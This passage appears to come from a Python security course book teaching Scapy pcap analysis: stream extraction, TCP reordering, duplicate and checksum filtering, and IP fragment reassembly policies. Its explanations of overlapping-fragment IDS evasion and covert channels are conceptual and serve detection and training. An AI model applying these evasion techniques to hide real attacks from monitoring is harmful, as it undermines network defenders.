
 packet[0][IP]
 src,dst

 packet[0][TCP]
 sport,dport

packet [1]{}

 packet[0][Ether]
 src,dst

 packet[0][IP]
 src,dst

 packet[0][UDP]
 sport,dport



Scapy's data structure is pretty simple. PacketLists are lists of packets. Packets are similar to dictionaries in that each layer is a nested entry in the dictionary. The individual fields that make up a layer are addressed the same way you address attributes of an object.

PacketLists Have Packets, Packets Have Layers

- Each of the packet layers displayed can be addressed by treating the name of the layer as an index. Its value includes the layer and sublayers
- `PacketList[<packet number>][<layer name>]`

```
>>> packetlist[2] [UDP]
<UDP sport=mdns dport=mdns len=99 chksum=0xe91b | <Raw load='\x00\x00\x00\x00' | >>
```

- To see layer names, you just put a variable that contains a packet by itself in the interpreter. Python provides a nice printed summary of the packet

```
>>> packetlist[2]
<Ether dst=33:33:00:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd | <IPv6 version=6L
tc=0L fl=0L plen=99 nh=UDP hlim=255 src=dead:dead:dead:dead:dead:dst=ff02::fb | <UDP
sport= mdns dport=mdns len=99 chksum=0xe91b | <Raw load='\x00\x00\x00\x00\x02' | >>>
```

- Case-sensitive layer names include Ether, IP, TCP, UDP, DNS, Raw, and others
- You can determine if your packet has a layer with `.haslayer(layer)`

```
>>> packetlist[2].haslayer(TCP)
0
>>> packetlist[2].haslayer(UDP)
1
```

90

When you know that a layer exists, you can begin reading and writing to the layer. As we mentioned, the individual packets are similar to dictionaries in that you can pass a layer of the protocol to the packet as a key. For example, to address the TCP layer of the first packet, you would use the following:

```
TCPLayer = PacketList[0][TCP]
```

The variable `TCPLayer` will contain all the embedded layers above the TCP layer. It will not include any protocols that are lower than the indexed protocol in the stack. The layer names are case sensitive, and they include Ether, IP, TCP, UDP, DNS, Raw, and several others. If you provide the layer name as the index then the scapy returns that layer and any sublayers:

```
>>> PacketList[3][Ether]
<Ether dst=00:10:4b:2c:5d:de src=00:0c:29:f0:c5:c4 type=0x800 | <IP
version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64 proto=tcp
chksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[] | <TCP
sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L reserved=0L
flags=A window=55480 checksum=0x5128 urgptr=0 | >>>
>>> PacketList[3][IP]
<IP version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64
proto=tcp checksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[] | <TCP
sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L reserved=0L
flags=A window=55480 checksum=0x5128 urgptr=0 | >>
>>> PacketList[3][TCP]
<TCP sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L
reserved=0L flags=A window=55480 checksum=0x5128 urgptr=0 | >
```

You can verify that a layer exists by using the `.haslayer()` method. If you are viewing a packet in interactive Python, you can also look at the contents of the packets and see what layers are present.

Packet Layers Have Fields

- `PacketList[<packet number>][<Layer name>].<Field name>`
- Packet numbers are integers between 0 and `len(PacketList)`
- Layers and fields vary from packet to packet
- When you're printing packets, layer names appear after "<"
- Field names are listed as a SPACE-delimited string within a layer in this format:
`<Layer1Name FieldName=value|<Layer2Name...>>`

```
>>> packetlist[2]
<Ether dst=33:33:00:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd |<IPv6
version=6L tc=0L fl=0L plen=99 nh=UDP hlim=255
src=dead::dead:dead:dead:dead dst=ff02::fb |<UDP sport= mdns dport=mdns
plen=99 checksum=0xe91b |<Raw load='\x00\x00\x00\x00\x00\x02' |>>>
```

- You can get a complete list of fields in a layer with `ls(layer)` >>> `ls(TCP)`
- To extract the UDP port: `udpport = PacketList[2][UDP].dport`
- To extract the packets payload: `payload=PacketList[2][Raw].load`

```
>>> packetlist[2][UDP].dport
5353
```

```
>>> packetlist[2][Raw].load
'0x00\x00\x00\x00\x00\x02'
```

91

When you are in a layer, each field is addressed as an attribute of the layer. You address the source port of the TCP layer of the first packet as follows:

```
>>> tcpsourceport=PacketList[0][TCP].sport
```

In interactive Python, if you type the name of any variable containing a packet, Scapy will print the contents of the packet. The fields are listed within a layer. They are separated by spaces and have an equal sign after them. You can get the complete list of the fields available at a given layer by using the `ls()` function. Simply pass the layer to the `ls` method:

```
>>> ls(TCP)
sport      : ShortEnumField      = (20)
dport      : ShortEnumField      = (80)
seq        : IntField            = (0)
ack        : IntField            = (0)
dataofs    : BitField            = (None)
reserved   : BitField            = (0)
flags      : FlagsField          = (2)
window     : ShortField          = (8192)
checksum   : XShortField         = (None)
urgptr     : ShortField          = (0)
options    : TCPOptionsField     = ({})
```

Ultimately, we need the raw payload of TCP packets to extract JPGs. The payload is contained in the `.load` attribute of the [Raw] layer. You reference the payload of packet number three as follows:

```
packetlist[2][Raw].load
```

You can also address the data as `packetlist[2].load`. As long as the field name is unique, Scapy will find the correct layer. Keep in mind that some fields are not unique. For example, both Ether and IP have an `src` field. Scapy will use the `src` field from the outermost layer (that is, the Ether layer).

scapy.plist.PacketList.sessions().values()

- .sessions () .values () returns a list of type scapy.plist.PacketLists for communications that occurred over a single socket
- The payload contains bytes. b"" .join () can join them together as bytes ()
- You can then call .decode () if you need to turn bytes () into a str ()

```
>>> packetlist = rdpcap("example.pcap")
>>> firststream = list(packetlist.sessions().values())[0]
>>> payload = b"".join([x[Raw].load for x in firststream if x.haslayer(Raw)])
>>> print(payload)
...
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWCfdD-JqPAQBnaPj_NPumcABbKxUSRko4LNw
HTTP/1.1\r\nHost: t3.gstatic.com\r\nUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1)
Gecko/20100101 Firefox/5.0.1\r\nAccept: image/png,image/*;q=0.8,*/*;q=0.5\r\nAccept-
Language: en-us,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nAccept-Charset: ISO-8859-
1,utf-8;q=0.7,*;q=0.7\r\nReferer:
http://www.google.com/search?hl=en&q=site:twitpic.com+sanskathy&gs_sm=e&gs_upl=101321101321
111038611110101010124112410.1110&bav=on,<truncated>
```

The Scapy session will collect all of the packets from a specific protocol, SRC IP, SRC Port, DST IP, and DST Port combination and put them into a list. By stepping through the values() of the session(), we can access each of those PacketLists one at a time. We can then pull out the payloads of all those packets to capture all the application layer communications. Joining together all the [Raw].load fields of all the packets that have a raw payload will give us the application layer data for that stream. You could use a for loop to do this, or a quick list comprehension will do the trick. Consider this example:

```
>>> firststream = list(packetlist.sessions().values())[0]
>>> payload = b"".join( [x[Raw].load for x in firststream if
>>> x.haslayer(Raw)])
>>> print(payload)
```

First, we grab the first TCP Stream from our pcap file. Then we join together all the [Raw].load fields from the packets and print the payload to the screen. The results reveal the TCP session contained an HTTP Get request, sent to Google, looking for someone named "sanskathy".

Customized Single-Purpose Packet Analyzer!

- A FOR loop can step through the list of PacketLists
- Build a string containing the bytes of the payload
- Extract .EXEs, images, data, and passwords, or detect attacks

```
>>> packetlist = rdpcap("example.pcap")
>>> for eachsession in packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if x.haslayer(Raw)])
...     print(payload[:50])
...     #Extract images, EXE and data from payload!
...     #Search payloads for attacks, etc
...
b'GET /images?q=tbn:ANd9GcRQeu-q6H0IETeJ_kB6CJTydWCf'
b'GET /images?q=tbn:ANd9GcRr5Q-WS_x53lwklIwmer1PhKYt'
b'GET /images?q=tbn:ANd9GcTqIVgCh65or9Q3sIQeRNhpA_3r'
b'HTTP/1.0 204 No Content\r\nDate: Fri, 16 Dec 2011 '
b'HTTP/1.1 200 OK\r\nDate: Fri, 16 Dec 2011 22:14:55'
b'HTTP/1.1 302 Found\r\nDate: Fri, 16 Dec 2011 22:14'
```

This will **OFTEN**,
but not always, work.
When will it not work?

Now that we have discussed how to extract the payload from one PacketList, parsing every packet in a pcap file is nothing more than using a FOR loop to go through all of the PacketLists returned by sessions().values(). Let's try that with a for loop. This for loop steps through all of the PacketLists, retrieves the payload data, and prints the first 50 bytes of the payload to the screen:

```
>>> for eachsession in packetlist.sessions().values():
...     payload = b"".join( [x[Raw].load for x in eachsession if
...     x.haslayer(Raw)])
...     print(payload[:50])
... 
```

Look at that output! This appears to be SUPER easy to take payload from pcap files. We can use this to extract images, documents, and passwords, or look for network attacks! MOST of the time, this is correct, and it will work properly. However, sometimes we have to do a little more massaging of the packets before we can extract data from it. Can you think of what it is? Here is a hint: TCP was designed to be fault tolerant. Packets can take multiple routes across the internet and arrive out of order. It is up to the receiver to put Humpty Dumpty back together again.

Processing Streams in Timestamped Order

- Every packet from a PCAP has a timestamp of when it was captured called .time
- .sessions() dictionary is not in any particular order

```
>>> for eachstream in pkts.sessions().values():
...     print(eachstream[0].time, end=", ")
...
1325250832.621771, 1325250833.390242, 1325250832.602967, 1325250832.636789, >>>
```

- Packets within each stream are in timestamped order, but the streams are not
- To put streams in order, use the timestamp of the first packet in the stream as your sort value

```
>>> def get_packet0_time(packetlist):
...     return packetlist[0].time
...
>>> for eachstream in sorted(pkts.sessions().values(), key=get_packet0_time):
...     print(eachstream[0].time, end=", ")
...
1325250832.602967, 1325250832.621771, 1325250832.636789, 1325250833.390242, >>>
```



When observing attacks, it is often useful to watch the attacker's traffic in the chronological order that it was transmitted. When .sessions() reassembles your streams, it does not put streams into any particular order. Each of the packets in the PacketLists is stored in the order it was received, but the PacketLists themselves (i.e., the streams) are not in order.

Each packet in a PCAP has a .time attribute that records when the packet was captured.

```
>>> pkts = rdpcap("/home/student/Public/packets/sessions.pcap")
>>> pkts[0].time
1325250832.602967
>>> pkts[-1].time
1325250843.847605
```

Because the packet within a PacketList stream created by .sessions() are in timestamp order, you can put your streams into timestamp order by looking at the time attribute of the first packet in the stream.

Day 3 Roadmap


- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis


This is a Roadmap slide.

Reassembling Payloads

- Remember that TCP packets can arrive out of order



- There may also be duplicate (retransmitted) packets




- These are all recorded in our pcap file. We will need to eliminate duplicate packets and put packets back in SEQ order

TCP packets delivered across the internet may take different routes, such that they arrive in a different order than they were transmitted. For example, packets that were transmitted in the order 1, 2, 3 may arrive at the destination in the order 2, 3, 1. The sender may also retransmit packets if, for some reason, he doesn't receive an acknowledgment of his first transmission before the timeout occurs. If the bytes of our images are not in the correct order or there are duplicate bytes in our images, then the image will be corrupt. We will need to eliminate duplicates and put the packets back into the correct order before we extract the image.

Packet Order

- All TCP sessions begin with a 3-way TCP handshake and terminate with a 4-way teardown
- During the handshake, sequence numbers are exchanged between the sender and receiver
- The sequence number increases with each packet by the number of bytes that were transmitted
- Sorting by SEQ # puts them in the correct order



When a TCP connection is established between two hosts, a 3-way handshake occurs. During the handshake, each side exchanges Initial Sequence Numbers (ISNs), which will be used to track the session. Subsequent sequence numbers that are included in every packet will increase by the number of bytes that were transmitted in the packet. As data is transmitted, the receiving side acknowledges the last sequence number it received plus 1 byte as a way of saying, "The next byte I expect to receive from you is <acknowledgement number>." Therefore, if we sort our packets based on the sequence numbers before we extract the bytes of our payload, our payload will be in the correct order. Sequence numbers can wrap around when they reach the maximum sequence number of 4294967295. By remembering the ISN (Initial Sequence Number), you know where to start reassembling your stream.

Sorting Packets

- Python's sorted function works well with Scapy PacketLists
- You need a sort key function that returns the sequence number of a packet

```
def sortorder(apacket):
    return apacket[TCP].seq
sortedpackets = sorted(packets, key=sortorder)
```

- This simple key function can be expressed as a lambda function
`sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)`
- BUT sorted returns a LIST, so just like we did for dictionaries, only sort when ready to output or cast it back to scapy.plist.PacketList()

```
>>> sortedpackets = sorted(packets, key=lambda x:x[TCP].seq)
>>> packets.__class__
scapy.plist.PacketList
>>> sortedpackets.__class__
<type 'list'>
>>> sortedpackets = scapy.plist.PacketList(sorted(packets, key=lambda x:x[TCP].seq))
>>> sortedpackets.__class__
scapy.plist.PacketList
```

Because PacketLists behave similarly to Python lists, the sorted() function works very well with it. You need to define a key function for sorted(), but your key function is simple. You just have to return the element in the packet that you want to sort on. For example, if you want to sort based on the sequence number, you could define your key function as

```
>>> def sortorder(apacket):
...     return apacket[TCP].seq
```

Then call the sorted function passing sortorder as the key function:

```
>>> sortedpackets = sorted(packets, key=sortorder)
```

With such a simple key function, you can easily define a lambda function to handle your sort:

```
>>> sortedpackets = sorted(unsortedpackets, key=lambda x:x[TCP].seq)
```

Remember that sorted returns a sorted LIST. It doesn't return PacketList, so you will be unable to call any of the methods associated with PacketList after you have sorted it. To illustrate this, here we are calling the summary method on a sorted PacketList, and Python generates an error indicating that that method doesn't exist:

```
>>> sorted([a for a in PacketList if a.haslayer("TCP")], key=lambda
x:x[TCP].seq).summary
```

Traceback (most recent call last):

```
File "<stdin>", line 1, in <module>
```

```
AttributeError: 'list' object has no attribute 'summary'
```

Losing your datatype isn't a problem if you sort the data only when putting it in order to output it. In our case, we would sort it right before we extract the payload. Another option would be to cast the result of the sorted function back into a PacketList as follows:

```
>>> scapy.plist.PacketList(sorted([a for a in PacketList if
a.haslayer("TCP")], key=lambda x:x[TCP].seq)).summary
<bound method PacketList.summary of <PacketList: TCP:12066 UDP:0 ICMP:0
Other:0>>
```

Eliminating Duplicate Packets

- A technique for eliminating duplicates of anything in Python is to create a dictionary of the items with the possible duplicate values as the key. Then extract your keys

```
>>> duplicates = [1,1,1,2,2,2,3,4,5,6,7,7,7,8,8,8,8,8,8,9,0]
>>> dict1={}
>>> for entry in duplicates:
...     dict1[entry] = 'anything or nothing'
...
>>> list(dict1.keys())
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

- We can do the same thing with our packets recording the SEQ number as the key and the entire packet as the value and then extract the values
- What about bad packets?
- They have legit SEQ numbers
- Eliminate them first

```
def eliminate_duplicates(packets):
    uniqs = {}
    for packet in packets:
        seq=packet[TCP].seq
        uniqs[seq] = packet
    return list(uniqs.values())
```

99

We also have to deal with duplicate packets. If the sender doesn't receive an acknowledgment of a packet it sent, it will resend that packet. When we put our packets back in sequence number order, we may have more than one set of packets with the sequence number, so we need to eliminate the duplicates.

One technique for eliminating duplicates of anything in Python is to create a dictionary and put the item that you want to make unique as the key of the dictionary. In our case, that is the sequence number. If more than one packet has the same sequence number, the second packet will simply overwrite the first one in the dictionary. Then, when we extract all the data from the dictionary, we have a unique list. In this case, we will create a dictionary with the sequence number as the key and place the entire packet as the value. Then we can extract the unique packets by simply dumping all the values in the dictionary.

But simply having the second packet overwrite the first one isn't very smart. What if the second packet had a bad checksum and the first one is the one we want to keep? Before you eliminate duplicate packets, you should eliminate any bad packets from the list.

Eliminating Bad Checksums

- We should eliminate packets with bad checksums before we eliminate duplicate packets
- To identify packets with bad checksums, we'll use an idea I picked up on Stackoverflow.com. This site is a great resource for developers to ask questions and share ideas. This idea came from "TWP"
- To verify a packet checksum, we can simply force Scapy to calculate what the checksum for the packet should be and compare that to what it is
- You can force Scapy to recalculate a checksum by deleting the existing checksum and crafting a new packet by converting your existing packet to bytes and back to a packet

```
def verify_checksum(packet):
    #http://stackoverflow.com/questions/6665844/comparing-tcp-checksums-with-scapy
    originalChecksum = packet['TCP'].chksum
    del packet['TCP'].chksum
    packet = IP(bytes(packet[IP]))
    recomputedChecksum = packet['TCP'].chksum
    return originalChecksum == recomputedChecksum
```

To eliminate bad checksums, we will use a technique I picked up on Stackoverflow.com. This site is a great resource where programmers ask questions of all kinds and the community posts responses. There you will find many answers—some good and some bad—explaining how to accomplish different things. When I looked to see how to verify a TCP checksum, I found some sample code posted by "TWP".

Scapy will calculate a checksum automatically for you when crafting a new packet. If the checksum field is blank, then Scapy will calculate it and put it in the field. So, to check the checksum for a given packet, we take these steps:

1. Record the original checksum in a variable
2. Delete the existing checksum
3. Create a new packet from the original by casting the packet to bytes and then back to a packet
4. Compare the newly calculated checksum to the original we recorded

If the original checksum and the new one match, then the checksum was correct. If not, it was bad. With that, we can define a function that will return a true or false depending on whether or not the checksum is correct in a packet. Later, we can use that to eliminate bad packets from our list.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Other Packet Assembly Issues

- IDS evasion techniques
 - IP fragmentation attacks
 - TCP sequence overlap attacks
- Creating a reassembly buffer with io.BytesIO
- Covert channels

There are a few other things we should discuss regarding packet assembly. Specifically, let's look at how to handle packet reassembly when attackers are maliciously crafting packets. First, we will discuss IP fragmentation attacks and how to handle them. Then we will look at a few techniques for hiding data in packets to create covert channels of communications.

IP Packet Fragmentation

- When a router is asked to transmit a packet that is larger than the upstream circuit's MTU (Maximum Transmission Unit), it will break the packet into smaller fragments
- [IP].id is a unique ID that all the fragments will share
- [IP].frag*8 where the [Raw].load belongs in final packet
- [IP].flags 1 = More Fragments, 2 = Don't Fragment
- [IP].len is the total length of the IP layer, including the header and the data
- [IP].ihl*4 is the length of the IP header information

```
>>> print(pkt[0].id, pkt[0].frag*8, pkt[0].flags, pkt[0][IP].len - pkt[0].ihl*4)
39726 0 1 1480
>>> print(pkt[1].id, pkt[1].frag*8, pkt[1].flags, pkt[1][IP].len - pkt[1].ihl*4)
39726 1480 0 576
```

Now let's look carefully at the output of these commands. This line shows us the fields used for fragmentation for the first packet:


```
>>> print(pkt[0].id, pkt[0].frag*8, pkt[0].flags, pkt[0][IP].len)
39726 0 1 1500
```

Here 39726 is the ID number that both of the packets share. This is how the reassembly engine on the receiving side knows that these fragments are part of the same packet. The `pkt[0].frag*8` is the offset of the fragment, and it has a value of 0, indicating that this is the first fragment. `pkt[0].flags` has a value of 1, indicating that there are more fragments coming. For good measure, you can print the length of the IP layer. `pkt[0][IP].len` minus the IP header length, and you can see that the first packet contains 1480 bytes of data.

The second packet has the same ID number. It has an offset of 1480, indicating that the receiving end should begin writing the payload of this packet 1480 bytes into the final packet. That lines up perfectly with the ending position of the first packet. It contained 1480 bytes that began at position 0. This packet picks up right after the first one and writes 576 bytes of data immediately after it.

Overlapping Fragments


- Overlapping fragments should never occur, but IP reassembly stacks do not reject them and still try to reassemble the packets
- Consider when the following six fragmented packets are transmitted in the order that they are listed below
- Which packet takes priority when data overlaps?



When these six packets are transmitted in top-to-bottom order, several packet overlaps occur. Parts of packet one and parts of packet four overlap. Which one does the OS choose for the final packet? The OS might choose to honor packet one because it arrived FIRST in time or packet four because it arrived LAST in time. Look at the overlap between packet two and packet four. The OS might choose to honor packet four because it has the lowest offset in the final reassembly buffer (it starts furthest to the left), or it might choose packet two because it has the highest offset in the buffer (it starts furthest to the right). The operating system actually has to make lots of choices when putting these packets together. Because the RFC didn't say how to handle these packets (that should never occur), the operating systems make different decisions.

OS Dependent Reassembly

- The answer depends on the OS



} Based on the arrival order

Lowest Offset, Last Wins Tie

Lowest Offset, First Wins Tie

Highest Offset, Last Wins Tie

- There is a sixth reassembly possibility. What is it?
 - "BSD-Left": Highest offset, First Wins Tie
- In a packet capture, you have raw unassembled packets, so you have to assemble them yourselves
- As of August 5, 2018, Linux Kernel was patched to reject any overlapping fragments

Here you can see the different final reassembled buffers for various operating systems. Windows, MacOS, Sun, and some HPUX distributions all use what is called the "FIRST" policy. They accept the packet that arrived first in time and allow it to overwrite anything that arrives later in time. Cisco uses the "LAST" policy and does the exact opposite. Linux gives preference to the packet with the lowest offset in the buffer (furthest to the left), and if there is a tie, it prefers the one that arrived last. If you have patched your Linux kernel since August 5, 2018, this behavior has changed. Now Linux will reject overlapping fragments and not try to reassemble them. AIX, FreeBSD, VMS, and some HPUX distributions use a policy called BSD. The BSD policy prefers packets with the lowest offset but prefers the first to arrive when there is a tie. The BSD-Right policy, which is used by HP-JetDirect cards, prefers the packets that arrive with the highest offset in the buffer, and in the case of a tie, it prefers the packet that arrived last.

There is another possibility here. A TCP stack could prefer the packets that arrive with the highest offset in the buffer and then honor the packets that arrive first if a tie occurs. The result would be the same as BSD-RIGHT, but we would have threes instead of fives. We can call this "BSD_Left". Why doesn't anyone talk about it? Well, it may be irrelevant. I am not aware of any OS that uses that technique.


Reference

Shankar, U., & Paxson, V. (2003). Active Mapping: Resisting NIDS Evasion without Altering Traffic. Retrieved April 29, 2012, from <http://www.icir.org/vern/papers/activemap-oak03.pdf>

reassembler.py

- Python packet reassembler by Mark Baggett
- Available for FREE download at
 - <https://github.com/MarkBaggett/reassembler>
- Reads pcap files and creates five new pcap files with one file for each assembly technique
- We can use it as a module!!!

```
>>> import reassembler
```



IP reassembly attacks have been around for a long time, but they are more relevant today than EVER. Today many organizations have full packet capture and Security Event Management (SEM) systems to correlate their IDS alerts with their OS alerts and other logs. That level of abstraction introduces new inconsistencies between products and how they view these packets that attackers can take advantage of. Consider this scenario: An attacker overlaps a Windows attack with a Linux attack and transmits it to a Windows target. An IDS such as SNORT might have multiple reassembly engines going and be aware of the OS running on the target, so it successfully alerts on the Windows attack against a Windows target. However, when the analyst receives the attack in his SEM, he is presented with a Wireshark view of the packets. Which reassembly engine does Wireshark use? It uses the BSD, so you will see only what the target OS sees if your targets are AIX, FreeBSD, or VMS. The result is that the analyst sees a Linux attack being launched against his Windows target. He then assumes the IDS alert was a false positive and moves on. To address this problem, Mark Baggett released a tool that will read the fragmented packets and create packet captures (or display on the screen), so you can choose which one you want to see with Wireshark.

The great news is you can use that code in your own solutions as a module. You just import the reassembler after placing it in your working directory or adding the file to your Python module path.

How reassembler Puts Them Together



The reassembler module does the heavy lifting for us and reassembles packets for each of the different styles of IP stacks. The first line above shows what happens if we just reassemble the packets using the techniques we have discussed thus far. You can see that just adding together the payloads produces a very long string and ignores the overlaps. Remember that overlapping fragments do not normally occur, so we don't need to worry about this most of the time when pulling payloads. However, if you are trying to process fragmented packets and you want an accurate view of the payloads, you will have to reassemble them properly. That is very easy after importing reassembler. You can just call the different reassembler functions that are provided by the module, and they return a string containing the payload as that given assembly engine would see it.

io.StringIO and io.BytesIO as an Assembly Buffer

- The io module contains StringIO and BytesIO, which enable you to use file operations such as .read() and .readlines() on string or bytes variables, respectively
- .seek(<offset>) sets the pointer to a specific location
- .getvalue() returns the string in the buffer
- Here is a function from reassemble.py

```
def rfc791(fragmentsin):
    buffer=io.BytesIO()
    for pkt in fragmentsin:
        buffer.seek(pkt[IP].frag*8)
        buffer.write(pkt[Raw].load)
    return buffer.getvalue()
```

I have found one of the coding techniques used in the reassembler module to be useful in other situations when dealing with any protocol or assembly process that tells you to put specific bits of data at specific locations. That technique is to use the io module to create a buffer and then use .seek() and .write() to place data in the buffer. The .seek() method sets the file pointer to the byte specified. The .write() method writes bytes at the current file pointer. The io module enables you to create a Python string or bytes that have file operation methods associated with it. So, if you want to read and write "files" into memory, you would use io.BytesIO.

Let's examine the "LAST" or "rfc791" packet reassembly engine. First, we create our buffer and then step through the fragmented packets (fragmentsin) using a for loop in the order they were received. We simply .seek() into the buffer to the offset of the packet and .write() the packet Raw load. The first packet in the fragment train is the only packet in the train that will contain the packet header for the Layer 4 protocol. This will not affect the processing of our packets if we grab the data from the [Raw].load. Because we are stepping through the fragments from first to last, the later packets will overwrite the earlier packets in the buffer. After we have written all of our byte fragments into the string, we call the buffers .getvalue() method to get back the finished string. Using this same technique, we can write all the reassembly engines by just changing the sort order before we step through the packets. For example, to create the "first" reassembly engine, we just have to step through packets in reverse order to allow the early packets to overwrite the later ones. Just adding a [::-1] to our packet list will reverse the order of the list and do the job:

```
def first(fragmentsin):
    buffer=io.BytesIO()
    for pkt in fragmentsin[::-1]:
        buffer.seek(pkt[IP].frag*8)
        buffer.write(pkt[Raw].load)
    return buffer.getvalue()
```

The other assembly engines just perform a sort on the fragment offset in the for loop.

Covert Channels

- Covert channels will often embed data in unexpected fields and packet locations
 - Payload fields such as ICMP, DNS, HTTP, and so on
 - Header fields such as TCP sequence number
 - Time differentials between packets
 - LSB (Least significant bits) that make small changes to data
 - Only limited by imagination of attacker
- Scapy makes extracting fields for analysis easy

One reason you often have to write your own parsers rather than rely on someone else's existing tool is if you are dealing with covert channels. A covert channel is often unique to the malware or attack you are investigating but relies on tricks and techniques that are similar to what other tools do. A covert channel transmits data from one location to another in an unexpected and often unmonitored way. For example, a covert channel might transmit data over ICMP or as a cookie disguised as a session ID number in an HTTP stream. Covert channels don't even have to include the data they want to send. The lack of data can in itself convey a message. Because computers store and process binary data, you can represent a 0 and a 1 by any two states. For example, if a timed packet doesn't appear on time, then it is a 0. The delay between packets could represent multiple states. Data transmitted to HOST A is a 0, and data transmitted to HOST B is a 1. The way backdoors communicate is only limited to the attacker's imagination. Scapy parses the packets for you, giving you easy access to the fields. Now you just have to find those backdoors.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Lab Intro: pyWars Packet Analysis

- pyWars challenges 62–65 are packet analysis challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges
- To begin, you must import Scapy into your pyWars session

```
>>> from scapy.all import *
```

It is time for more labs. In this section, you will complete some packet analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

To complete the next set of challenges, you will have to import Scapy into your existing pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from scapy.all import *
```

In your workbook, turn to Exercise 3.4

pyWars challenges 62 through 65

Please complete the exercise in your workbook.

Lab Highlights: Scapy Packet Reassembly

- #64 asked you to reassemble all of the ICMP packets into a single string

```
>>> def num64(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
...
```

- #65 had you reassemble HTTP payloads into a string

```
